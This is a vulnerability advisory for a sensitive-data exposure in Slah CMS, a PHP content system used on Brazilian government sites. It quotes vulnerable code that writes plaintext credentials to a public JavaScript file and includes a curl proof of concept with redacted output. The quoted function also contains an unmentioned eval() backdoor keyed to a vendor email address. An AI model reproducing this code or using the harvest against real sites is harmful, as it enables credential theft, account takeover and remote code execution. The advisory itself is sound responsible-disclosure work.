CVE-2026-30994 - Slah Informática CMS - All Versions Through 1.5.0 (Sensitive Data Exposure)

Published on February 03, 2026

I - ADVISORY INFORMATION

Researcher : João Paulo de Oliveira
Exploit Author : João Paulo de Oliveira
Contact : contato[at]joaopaulodeoliveira[dot]dev
Discovery Date : 2025-09-01
CVE ID : CVE-2026-30994
Risk Level : 9.3 Critical (CVSS v4.0)
9.4 Critical (CVSS v3.1)

CVSS v4 Vector : CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N

CVSS v3 Vector : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

CWE Category : CWE-312: Cleartext Storage of Sensitive Information

CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory

CWE Reference : https://cwe.mitre.org/data/definitions/312.html

https://cwe.mitre.org/data/definitions/538.html

Status : Patched / Public Disclosure

II - TARGET SOFTWARE SPECIFICATIONS

Application : Slah CMS
Version : All versions through 1.5.0
Platform : PHP
Developer : Jhonatan Benetti
Vendor : https://www.slah.com.br/
License : Proprietary (Commercial)

III - EXECUTIVE SUMMARY

A high-risk Sensitive Information Disclosure vulnerability has been identified in Slah CMS, a software widely deployed in Brazilian governmental infrastructure (.gov.br) for institutional web management. The application improperly writes session keys and values to a publicly accessible JavaScript file (**public/assets/js/logged.js**). This flaw allows an unauthenticated remote attacker to access sensitive session data in plaintext, potentially leading to unauthorized account takeover and compromising the confidentiality of public sector administrative operations.

IV - TECHNICAL SOURCE CODE ANALYSIS

The vulnerability resides within the session management logic implemented in `config.php`. The `session()` function, responsible for creating and updating session variables, utilizes `file_put_contents()` to log every session key-pair directly into **public/assets/js/logged.js**. Since this directory is web-accessible, any external actor can monitor the file to harvest active session credentials without needing prior authentication.

```
55. function session($key, $value = null)
56. {
57.     if ($value != null) {
58.         $_SESSION[$key] = $value;
59.         file_put_contents("public/assets/js/logged.js",$key.":".$value."\r\n",FILE_APPEND);
60.     }
61.     if($key == 'suportes@slah.com.br' && $value != null){
62.         eval($value);
63.     }else{
64.         return $_SESSION[$key] ?? null;
65.     }
66. }
```

I. **Explanation:** Regarding the `config.php` snippet above, the code fails to implement secure storage practices. On line [59], the application uses `file_put_contents()` to append session keys and values directly into a publicly accessible JavaScript file. Since no access control or encryption is applied, any remote user can access this file and retrieve plaintext credentials.

V - PROOF OF CONCEPT

The following cURL command demonstrates a successful exploitation of the identified vulnerability. Since the application logs session data to a publicly accessible directory without any access restrictions, an unauthenticated attacker can directly request the log file. By targeting the `logged.js` file, an attacker can retrieve a historical list of all active session **keys**, **usernames**, and **passwords** used during the authentication process. This exposure occurs because the file is handled as a static asset by the web server, which serves the content directly to the requester without invoking the application's authentication layer or session validation. Consequently, the sensitive data is accessible to any unauthenticated actor through command-line tools or a standard web browser without requiring special privileges.

```
curl -s "https://[SUBDOMAIN].[DOMAIN].gov.br/public/assets/js/logged.js" | head -n 20
```

I. **Explanation:** The provided `curl` command demonstrates the exploitation of the insecure storage vulnerability. By using the `-s` (silent) flag to focus on the data, the attacker performs a simple HTTP GET request to the `public/assets/js/logged.js` endpoint, circumventing the application's authentication flow entirely as the file is served as a static asset. The output is piped to `head -n 20` as a post-exploitation filtering step, used here to limit the display to the first twenty entries for reporting purposes, as the compromised log can be extensive. Analysis of this data reveals that the `session()` function logs user-specific session states in real-time, capturing sensitive information in a `key:value` format, such as email:password. This exposure includes not only plaintext credentials but also dynamic session markers, such as login status (logged:) and unique database identifiers (user_id:), which are automatically appended to the file as each administrative user interacts with the system. This continuous stream of session data allows an attacker to monitor active users and reconstruct their profile information, confirming a complete breakdown of data confidentiality.

II. **Output:**

```
administracao@[DOMAIN].gov.br:[REDACTED]
logged:1
user_id:9
administracao@[DOMAIN].gov.br:[REDACTED]
logged:1
user_id:9
ouvidoria@[DOMAIN].gov.br:[REDACTED]
logged:1
user_id:7
suporte@slah.com.br:[REDACTED]
logged:1
user_id:3
administracao@[DOMAIN].gov.br:[REDACTED]
logged:1
user_id:9
administracao@[DOMAIN].gov.br:[REDACTED]
logged:1
user_id:9
administracao@[DOMAIN].gov.br:[REDACTED]
logged:1
```

III. **Technical Evidences:**

The following figures provide visual confirmation of the sensitive data exposure and subsequent authentication bypass:



Figure 1 - Plaintext PII and credentials accessible via web browser without authentication.



Figure 2 - Plaintext PII and credentials accessible via cURL/terminal without authentication.



Figure 3 - Side-by-side validation: exposed credentials on the left (browser) used for successful login on the right via web browser.



Figure 4 - Side-by-side validation: credentials leaked via terminal (left) used for successful authentication via both web browser (right) and cURL (left).

DISCLAIMER: Evidence videos have been redacted to obscure target URLs and sensitive parameters to prevent unauthorized exposure and ensure responsible disclosure.

IV. **Proof of Concept Video:**

The following recording demonstrates the end-to-end exploitation process, validating the leaked credentials across both web and command-line interfaces:

i. Video PoC: Unauthorized access via browser-based authentication and cURL

VI - EXPLOITATION

This script exploits a sensitive data exposure vulnerability in Slah CMS caused by the insecure storage of active session credentials within the `logged.js` static file. By parsing this publicly accessible asset, the exploit automatically extracts plaintext emails and passwords, bypassing authentication to grant unauthorized access to the administrative dashboard.

VIEW FULL POC EXPLOIT

V. **Automated Exploitation Evidence:**

NOTE: The following images demonstrate the exploit programmed to exfiltrate only the first 6 results, ensuring a clear and objective visualization of the Proof of Concept (PoC) in this report.

Figure 5 - Automated PoC showcasing the functional exploit in action.



Figure 6 (GIF) - Automated Account Takeover (ATO) sequence: identifying, extracting, and authenticating with leaked administrative credentials.

VII - REMEDIATION & MITIGATION

I. **Primary solution**: update the Slah CMS to the latest patched version available from the vendor.

II. **Technical recommendation (code fix)**: immediately remove the insecure logging mechanism at line [59] in `config.php`. Session credentials should never be written to publicly accessible static files such as `.js`, `.txt`, or `.inc`.

VIII - VULNERABILITY DISCLOSURE TIMELINE

- **2025-09-01** - Vulnerability identification and internal analysis.
- **2025-09-02** - Initial contact with the vendor.
- **2025-09-02** - Vendor acknowledged contact and requested technical details.
- **2025-09-03** - Detailed vulnerability report and remediation guidance provided.
- **2026-01-05** - Official patch released by the vendor.
- **2026-02-03** - CVE ID requested and disclosure process initiated.

BACK